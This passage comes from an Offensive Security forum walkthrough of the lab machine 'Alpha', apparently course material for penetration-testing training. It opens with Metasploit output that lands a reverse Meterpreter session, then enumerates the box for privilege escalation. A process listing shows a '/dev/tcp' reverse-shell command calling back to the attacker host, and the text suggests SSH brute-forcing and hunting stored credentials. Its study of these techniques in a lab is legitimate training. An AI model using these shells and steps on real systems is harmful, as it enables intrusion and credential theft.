> set PAYLOAD linux/x86/meterpreter/reverse_tcp; set LHOST 10.11.0.4; set LPORT 443;
> run;"
RHOST => 10.11.1.71
TARGETURI => /cgi-bin/admin.cgi
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.11.1.71
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41344) at 2016-05-19 22:28:06 +0100

meterpreter >

```

Last edited by g0tmi1k; 09-27-2016 at 10:34 AM. Reason: typo

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-22-2016, 10:15 AM

#19



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Privilege Escalation

This is "moving up the food chain" until we get to the highest level user on the system. On *nix machines its "root" access.

*Note, a lot of the time, we see students always trying to go straight to the end with root. Privilege escalation, is just becoming someone else. You may not be always be able to go directly to it. You may need to be a different user first (*cough* this is in the labs *coughs*).*

Information Gathering (Part 1)

Time to start all over again gathering information.

We should also be able to confirm any data/information gathered remotely as we now have local access to the box (if it doesn't match up - **why!**).

With a few basic commands (there's a TON more), we can start to learn **a lot** about a machine:

- What's the OS? What version? What architecture?
 - cat /etc/*-release
 - uname -i
 - lsb_release -a (Debian based OSs)
- Who are we? Where are we?
 - id
 - pwd

- Who uses the box? What users? (And which ones have a valid shell)
 - cat /etc/passwd
 - grep -vE "nologin|false" /etc/passwd
- What's currently running on the box? What active network services are there?
 - ps aux
 - netstat -antup
- What's installed? What kernel is being used?
 - dpkg -l (Debian based OSs)
 - rpm -qa (CentOS / openSUSE)
 - uname -a

Useful resource: [Basic Linux Privilege Escalation](#)

Then using this information, we can help answer the following:

- What user files do we have access to?
- What configurations do we have access to?
- Any incorrect file permissions?
- What programs are custom? Any SUID? SGID?
- What's scheduled to run?
- Any hardcoded credentials? Where are credentials kept?
- ...and many many other questions 😊.

There's a few automate scripts which can be used to help out, such as **LinEnum** & **unix-privesc-check**. These will produce a lot of "data", which you will need to convert into "meaningful" information.

Note, they are "limited" to what is coded into them (maybe additional methods/vectors to search and try. And if they suggest exploits, they may not have the latest & greatest exploits) - this is where doing manual work will succeed.

Enough talk. Let's start.

First off - what OS is the target?

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ uname -i
uname -i
x86_64
www-data@alpha:/usr/lib/cgi-bin$
```

```

www-data@alpha:/usr/lib/cgi-bin$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ uname -i
uname -i
x86_64
www-data@alpha:/usr/lib/cgi-bin$

```

So the target is **Ubuntu 14.04.1** (LTS - Long Term Support). Codename: "Trusty Tahr".
 Using our background knowledge of *nix history, we know Ubuntu is based on Debian.
 ...And this matches what we got from nmap back at the start!
 Target is using a **x64** OS.

Let's find out what user we are (and group permissions), and where we currently are on the file system:

Code:

```

www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@alpha:/usr/lib/cgi-bin$

```

```

www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@alpha:/usr/lib/cgi-bin$

```

So the "standard" web server user - without being in any special/different groups. We appear NOT to be in a common web root path however.

Let's now get a list of usernames on the machine - and then see which ones we could login using.

Code:

```

www-data@alpha:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

```

```

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson,,:/home/gibson:/bin/bash
ossec:x:1001:1001::/var/ossec-hids2.8:/bin/false
ossecm:x:1002:1001::/var/ossec-hids2.8:/bin/false
ossecr:x:1003:1001::/var/ossec-hids2.8:/bin/false
www-data@alpha:/usr/lib/cgi-bin$

```

```

www-data@alpha:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson,,:/home/gibson:/bin/bash
ossec:x:1001:1001::/var/ossec-hids2.8:/bin/false
ossecm:x:1002:1001::/var/ossec-hids2.8:/bin/false
ossecr:x:1003:1001::/var/ossec-hids2.8:/bin/false
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ grep -vE "nologin|false" /etc/passwd
grep -vE "nologin|false" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
libuuid:x:100:101::/var/lib/libuuid:
gibson:x:1000:1000:gibson,,:/home/gibson:/bin/bash
www-data@alpha:/usr/lib/cgi-bin$

```

So **"ossec"**, **"ossecm"**, **"offsecr"** stands out as something (as this is not a "default" user and UID > 1000).

Looks like **"gibson"** is the only "non root" user on the machine which we would have a chance to SSH into (based on "/home" home directory as well using "/bin/bash" for it's shell) - we may not be able to SSH using this, we would need to check the SSH config (/etc/ssh/sshd_config) *cough* this happens on other boxes in the lab *cough*.

We now have a potential user to start SSH brute forcing - something we can add to our "to try" list.

Last edited by g0tmi1k; 11-22-2016 at 03:29 PM.

PWB/OSCP (2011) | **WIFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

[Reply](#)

[Reply With Quote](#)

05-22-2016, 01:49 PM

#20



g0tm1k
Offsec Staff

Join Date: Jun 2011

Posts: 462



Privilege Escalation

Information Gathering (Part 2)

So what's running on the box currently?:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ ps aux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...SNIP...
root      805  0.0  0.1  14540   944 tty4      Ss+  04:06   0:00 /sbin/getty -8 38400 tty4
root      810  0.0  0.1  14540   952 tty5      Ss+  04:06   0:00 /sbin/getty -8 38400 tty5
root      816  0.0  0.1  14540   944 tty2      Ss+  04:06   0:00 /sbin/getty -8 38400 tty2
root      817  0.0  0.1  14540   948 tty3      Ss+  04:06   0:00 /sbin/getty -8 38400 tty3
root      820  0.0  0.1  14540   940 tty6      Ss+  04:06   0:00 /sbin/getty -8 38400 tty6
root      853  0.0  0.4  61364  3064 ?        Ss   04:06   0:00 /usr/sbin/sshd -D
root      859  0.0  0.0   4368   672 ?        Ss   04:06   0:00 acpid -c /etc/acpi/events -s /var/run/acpid.so
daemon    861  0.0  0.0  19140   164 ?        Ss   04:06   0:00 atd
root      862  0.0  0.1  23656  1004 ?        Ss   04:06   0:00 cron
mysql     916  0.0  7.1 615736 54180 ?        Ssl  04:06   0:01 /usr/sbin/mysqld
root     1053  0.0  0.6 165492  4640 ?        Sl   04:06   0:01 /usr/sbin/vmtoolsd
root     1210  0.0  2.6 388668 19832 ?        Ss   04:06   0:00 /usr/sbin/apache2 -k start
www-data 1285  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1286  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1287  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1288  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1289  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
root     1334  0.0  0.0  12840   516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-execd
ossec    1338  0.0  0.3 14684  2516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-analysisd
root     1342  0.0  0.0   4580   568 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-logcollector
ossecr   1347  0.0  0.1  31648   908 ?        Sl   04:06   0:00 /var/ossec-hids2.8/bin/ossec-remoted
root     1353  0.3  0.2   5348  1712 ?        S    04:06   0:06 /var/ossec-hids2.8/bin/ossec-syscheckd
ossec    1356  0.0  0.0  13096   544 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-monitor
root     1360  0.0  0.1  14540   940 tty1      Ss+  04:06   0:00 /sbin/getty -8 38400 tty1
www-data 1383  0.0  1.0 388700  7736 ?        S    04:07   0:00 /usr/sbin/apache2 -k start
root     1397  0.0  0.0     0     0 ?        S    04:09   0:00 [kauditd]
www-data 1419  0.0  0.1   9508  1136 ?        S    04:13   0:00 bash load.sh
www-data 1420  0.0  0.1  17860  1444 ?        S    04:13   0:00 /bin/bash --rc-path=/etc/bashrc -- /dev/tty/10
```

```

www-data@alpha:/usr/lib/cgi-bin$ ps aux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3 33492 2784 ?        Ss   04:06   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S    04:06   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    04:06   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    04:06   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        R    04:06   0:00 [rcuos/0]
root         9  0.0  0.0      0     0 ?        S    04:06   0:00 [rcu_bh]
root        10  0.0  0.0      0     0 ?        S    04:06   0:00 [rcuob/0]
root        11  0.0  0.0      0     0 ?        S    04:06   0:00 [migration/0]
root        12  0.0  0.0      0     0 ?        S    04:06   0:00 [watchdog/0]
root        13  0.0  0.0      0     0 ?        S<   04:06   0:00 [khelper]
root        14  0.0  0.0      0     0 ?        S    04:06   0:00 [kdevtmpfs]
root        15  0.0  0.0      0     0 ?        S<   04:06   0:00 [netns]
root        16  0.0  0.0      0     0 ?        S<   04:06   0:00 [writeback]
root        17  0.0  0.0      0     0 ?        S<   04:06   0:00 [kintegrityd]
root        18  0.0  0.0      0     0 ?        S<   04:06   0:00 [bioreset]
root        19  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/u3:0]
root        20  0.0  0.0      0     0 ?        S<   04:06   0:00 [kblockd]
root        21  0.0  0.0      0     0 ?        S<   04:06   0:00 [ata_sff]
root        22  0.0  0.0      0     0 ?        S    04:06   0:00 [khubd]
root        23  0.0  0.0      0     0 ?        S<   04:06   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   04:06   0:00 [devfreq_wq]
root        25  0.0  0.0      0     0 ?        S    04:06   0:01 [kworker/0:1]
root        27  0.0  0.0      0     0 ?        S    04:06   0:00 [khungtaskd]
root        28  0.0  0.0      0     0 ?        S    04:06   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        SN   04:06   0:00 [ksmd]
root        30  0.0  0.0      0     0 ?        SN   04:06   0:00 [khugepaged]
root        31  0.0  0.0      0     0 ?        S    04:06   0:00 [fsnotify_mark]
root        32  0.0  0.0      0     0 ?        S    04:06   0:00 [ecryptfs-kthrea]
root        33  0.0  0.0      0     0 ?        S<   04:06   0:00 [crypto]
root        45  0.0  0.0      0     0 ?        S<   04:06   0:00 [kthrotld]
root        47  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_0]
root        48  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_1]
root        49  0.0  0.0      0     0 ?        S    04:06   0:00 [kworker/u2:2]
root        69  0.0  0.0      0     0 ?        S<   04:06   0:00 [deferwq]
root        70  0.0  0.0      0     0 ?        S<   04:06   0:00 [charger_manager]
root       123  0.0  0.0      0     0 ?        S<   04:06   0:00 [mpt_poll_0]
root       124  0.0  0.0      0     0 ?        S<   04:06   0:00 [mpt/0]
root       125  0.0  0.0      0     0 ?        S<   04:06   0:00 [kpsmouse]
root       126  0.0  0.0      0     0 ?        S    04:06   0:00 [kworker/0:2]
root       128  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_2]
root       137  0.0  0.0      0     0 ?        S    04:06   0:00 [jbd2/sdal-8]
root       138  0.0  0.0      0     0 ?        S<   04:06   0:00 [ext4-rsv-conver]
root       268  0.0  0.0  19476  648 ?        S    04:06   0:00 upstart-udev-bridge --daemon
root       273  0.0  0.2 51380 1744 ?        Ss   04:06   0:00 /lib/systemd/systemd-udev --daemon
root       352  0.0  0.0      0     0 ?        S<   04:06   0:00 [ttm_swap]
root       353  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/u3:1]
root       548  0.0  0.0  15260  628 ?        S    04:06   0:00 upstart-socket-bridge --daemon
message+  572  0.0  0.1 39116 1052 ?        Ss   04:06   0:00 dbus-daemon --system --fork
root      632  0.0  0.2 35020 1580 ?        Ss   04:06   0:00 /lib/systemd/systemd-logind
syslog    677  0.0  0.1 255844 1192 ?        Ssl  04:06   0:00 rsyslogd
root      779  0.0  0.1  15540  904 ?        S    04:06   0:00 upstart-file-bridge --daemon
root      805  0.0  0.1  14540  944 tty4    Ss+  04:06   0:00 /sbin/getty -8 38400 tty4
root      810  0.0  0.1  14540  952 tty5    Ss+  04:06   0:00 /sbin/getty -8 38400 tty5
root      816  0.0  0.1  14540  944 tty2    Ss+  04:06   0:00 /sbin/getty -8 38400 tty2
root      817  0.0  0.1  14540  948 tty3    Ss+  04:06   0:00 /sbin/getty -8 38400 tty3
root      820  0.0  0.1  14540  940 tty6    Ss+  04:06   0:00 /sbin/getty -8 38400 tty6
root      853  0.0  0.4 61364 3064 ?        Ss   04:06   0:00 /usr/sbin/sshd -D
root      859  0.0  0.0  4368  672 ?        Ss   04:06   0:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
daemon    861  0.0  0.0  19140  164 ?        Ss   04:06   0:00 atd
root      862  0.0  0.1 23656 1004 ?        Ss   04:06   0:00 cron
mysql     916  0.0  7.1 615736 54180 ?        Ssl  04:06   0:01 /usr/sbin/mysqld
root     1053  0.0  0.6 165492 4640 ?        Sl   04:06   0:01 /usr/sbin/vmtoolsd
root     1210  0.0  2.6 388668 19832 ?        Ss   04:06   0:00 /usr/sbin/apache2 -k start
www-data 1285  0.0  1.0 388700 7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1286  0.0  1.1 388748 8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1287  0.0  1.1 388748 8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1288  0.0  1.1 388748 8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data 1289  0.0  1.0 388700 7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
root     1334  0.0  0.0  12840  516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-execd
ossec    1338  0.0  0.3 14684 2516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-analysisd
root     1342  0.0  0.0  4580  568 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-logcollector
ossecr   1347  0.0  0.1 31648 908 ?        Sl   04:06   0:00 /var/ossec-hids2.8/bin/ossec-remoted
root     1353  0.3  0.2 5348 1712 ?        S    04:06   0:06 /var/ossec-hids2.8/bin/ossec-syscheckd
ossec    1356  0.0  0.0 13096 544 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-monitor
root     1360  0.0  0.1  14540  940 tty1    Ss+  04:06   0:00 /sbin/getty -8 38400 tty1
www-data 1383  0.0  1.0 388700 7736 ?        S    04:07   0:00 /usr/sbin/apache2 -k start
root     1397  0.0  0.0      0     0 ?        S    04:09   0:00 [kauditd]
www-data 1419  0.0  0.1  9508 1136 ?        S    04:13   0:00 bash load.sh
www-data 1420  0.0  0.1 17960 1444 ?        S    04:13   0:00 /bin/bash -c echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;
www-data 1421  0.0  0.2 18144 1956 ?        S    04:13   0:00 bash -i
root     1651  0.0  0.0      0     0 ?        S    04:15   0:00 [kworker/u2:0]
www-data 1922  0.0  0.1 15568 1156 ?        R    04:39   0:00 ps aux
www-data@alpha:/usr/lib/cgi-bin$

```

The following parts look interesting to us - as they stand out from the stock/default value, and add on to them being into /etc/passwd, this puts "/var/ossec-hids2.8/" into the top of our "to try" list.

```

root 1334 0.0 0.0 12840 516 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-execd
ossec 1338 0.0 0.3 14684 2516 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-analysisd
root 1342 0.0 0.0 4580 568 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-logcollector
ossecr 1347 0.0 0.1 31648 908 ? Sl 04:06 0:00 /var/ossec-hids2.8/bin/ossec-remoted
root 1353 0.3 0.2 5348 1712 ? S 04:06 0:06 /var/ossec-hids2.8/bin/ossec-syscheckd

```

```
ossec 1356 0.0 0.0 13096 544 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-monitor
```

Let's check the network service. It's always good at this point to double check what we found back doing the port scan. If there is a service listed here, that wasn't detected, its a good sign there's a firewall rule blocking access (*cough* which happens in other lab machine *cough*).

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 10.11.1.71:55518       10.11.0.4:443          ESTABLISHED 1421/bash
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
udp        0      0 0.0.0.0:1514           0.0.0.0:*               LISTEN      -
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 10.11.1.71:55518       10.11.0.4:443          ESTABLISHED 1421/bash
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
udp        0      0 0.0.0.0:1514           0.0.0.0:*               LISTEN      -
www-data@alpha:/usr/lib/cgi-bin$
```

We can see the "TCP 3306" (default port for MySQL) is using the loopback interface, which is why we couldn't access it. We also have a MySQL process listed in "ps aux" as well as it having its own user in /etc/passwd. Plus using our knowledge about the system, we know the web application requires MySQL. This means, somewhere in the web application there will be credentials, which is used to interact with the service. We will put this right at the top of our "to try" list, for after when we have finished running these basic commands (that we recommend to run on every *nix box).

There's also a single UDP port open that we missed. Everything else is already known about.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

[Reply](#) | [Reply With Quote](#)

[Reply to Thread](#)

Page 2 of 10 [« First](#) [«](#) [1](#) **2** [3](#) [4](#) [...](#) [»](#) [Last »](#)

Quick Navigation [10.11.1.71](#) [Top](#)

[« Previous Thread](#) | [Next Thread »](#)

Posting Permissions

You may post new threads **BB code** is On
 You may post replies **Smilies** are On
 You may post attachments **[IMG]** code is On
 You may edit your posts **[VIDEO]** code is On
 HTML code is Off
Forum Rules

-- Perfection-Red

| [Contact Us](#) | [Offensive Security Training](#) | [Archive](#) |

All times are GMT. The time now is 04:12 PM.
Powered by vBulletin® Version 4.2.4
Copyright © 2017 vBulletin Solutions, Inc. All rights reserved.
Offensive Security
Skin designed by: SevenSkins



What's New? Forum

New Posts Private Messages FAQ Calendar Community Forum Actions Quick Links

Forum Pentesting With Kali Lab Machines Public Network 10.11.1.71 Offensive Security's Complete Guide to Alpha

Reply to Thread

Results 21 to 30 of 94

Page 3 of 10 << First 1 2 3 4 5 ... Last >>

Thread: **Offensive Security's Complete Guide to Alpha**

Thread Tools Search Thread

05-22-2016, 03:35 PM

#21



g0tmi1k
Offsec Staff

Join Date: Jun 2011
Posts: 462



Privilege Escalation

Information Gathering (Part 3)

The next stage would be to see what's installed on the machine.

The quickest way is to see what packages have been installed (will depend on what OS). Something to also keep in mind, anything that has been manually installed/compiled will NOT show up here (might want to check `"/var/"`, `"/opt/"`, `"/usr/local/src"` and `"/usr/src/"` for common places - else users home folder's or mounted external media etc! - end users do crazy things ☺).

There's going to be a lot here, so we take a while to process anything "key":

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ dpkg -l
...SNIP...
ii apache2 2.4.7-1ubuntu4 amd64 Apache HTTP Server
...SNIP...
ii apparmor 2.8.95-2430-0ubuntu5 amd64 User-space parser utility
ii binutils 2.24-5ubuntu3 amd64 GNU assembler, linker and
...SNIP...
ii bsdtails 1:2.20.1-5.1ubuntu20.1 amd64 Basic utilities from 4.4BS
ii build-essential 11.6ubuntu6 amd64 Informational list of buil
...SNIP...
ii coreutils 8.21-1ubuntu5 amd64 GNU core utilities
...SNIP...
ii cpp-4.8 4.8.2-19ubuntu1 amd64 GNU C preprocessor
...SNIP...
ii cron 3.0p11-124ubuntu2 amd64 process scheduling daemon
ii curl 7.35.0-1ubuntu2 amd64 command line tool for tran
ii dash 0.5.7-4ubuntu1 amd64 POSIX-compliant shell
...SNIP...
ii debianutils 4.4 amd64 Miscellaneous utilities sp
...SNIP...
ii file 1:5.14-2ubuntu3.1 amd64 Determines file type using
ii findutils 4.4.2-7 amd64 utilities for finding file
...SNIP...
ii ftp 0.17-28 amd64 classical file transfer cl
ii fuse 2.9.2-4ubuntu4 amd64 Filesystem in Userspace
ii g++ 4:4.8.2-1ubuntu6 amd64 GNU C++ compiler
...SNIP...
ii gcc-4.8 4.8.2-19ubuntu1 amd64 GNU C compiler
...SNIP...
ii gzip 1.6-3ubuntu1 amd64 GNU compression utilities
...SNIP...
ii libc-bin 2.19-0ubuntu6 amd64 Embedded GNU C Library: Bi
```

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

Reply Reply With Quote

05-23-2016, 09:09 AM

#22

**g0tmi1k**
Offsec Staff

Join Date: Jun 2011

Posts: 462



Privilege Escalation

Information Gathering (Part 4)

So theres **PHP**, **Perl**, **Python** (2 and 3), as well as **compilers** left on the machine (including "useful" libraries - which is nicer than having to cross compile), stuff we can use to **transfer files** (and **extract!**) and the exact software versions for services. Theres **screen/tmux**, but they are not running - else they could help us to see how the end user, uses the machine.

AppArmor is installed, might not be enabled. If it is, could causes issues.

We notice, the "ossec-*" stuff isn't listed here - which makes sense with what we know (/var/ossec-hids2.8/), as its not using "Filesystem Hierarchy Standard (FHS)".

Useful (but dry) reading: <http://www.pathname.com/fhs/pub/fhs-2.3.html>

Last thing is to get the kernel which is being used currently, in case there's any low hanging fruit exploits targeting it:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ uname -a
uname -a
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ uname -a
uname -a
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@alpha:/usr/lib/cgi-bin$
```

Now we have got a basic feel for the target machine, we can start to analyse the data we have collected.

